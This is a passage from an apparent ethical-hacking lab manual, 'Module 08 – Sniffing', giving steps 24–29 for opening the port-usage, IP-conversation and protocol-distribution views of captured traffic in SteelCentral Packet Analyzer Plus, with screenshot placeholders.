
Module 08 – Sniffing

24. Double-click the **Network Usage by Port Name** option under the **Recently Used** node in the left-hand pane under the **Views** section.
25. A new **Network Usage by Port Name** tab appears, and **SteelCentral Packet Analyzer Plus** displays the captured network traffic.




Module 08 – Sniffing

26. Double-click the **IP Conversations** option under the **Recently Used** node in the left-hand pane under the **Views** section.
27. A new **IP Conversations** tab appears, displaying conversations between different IP addresses in a map view.




Module 08 – Sniffing

28. Double-click the **Protocol Distribution** option under the **Recently Used** node in the left-hand pane under the **Views** section.
29. A new **Protocol Distribution** tab appears, displaying **Network Protocols**, **Transport Protocols**, **TCP Protocols**, **UDP Protocols**, and other information, as shown in the screenshot.



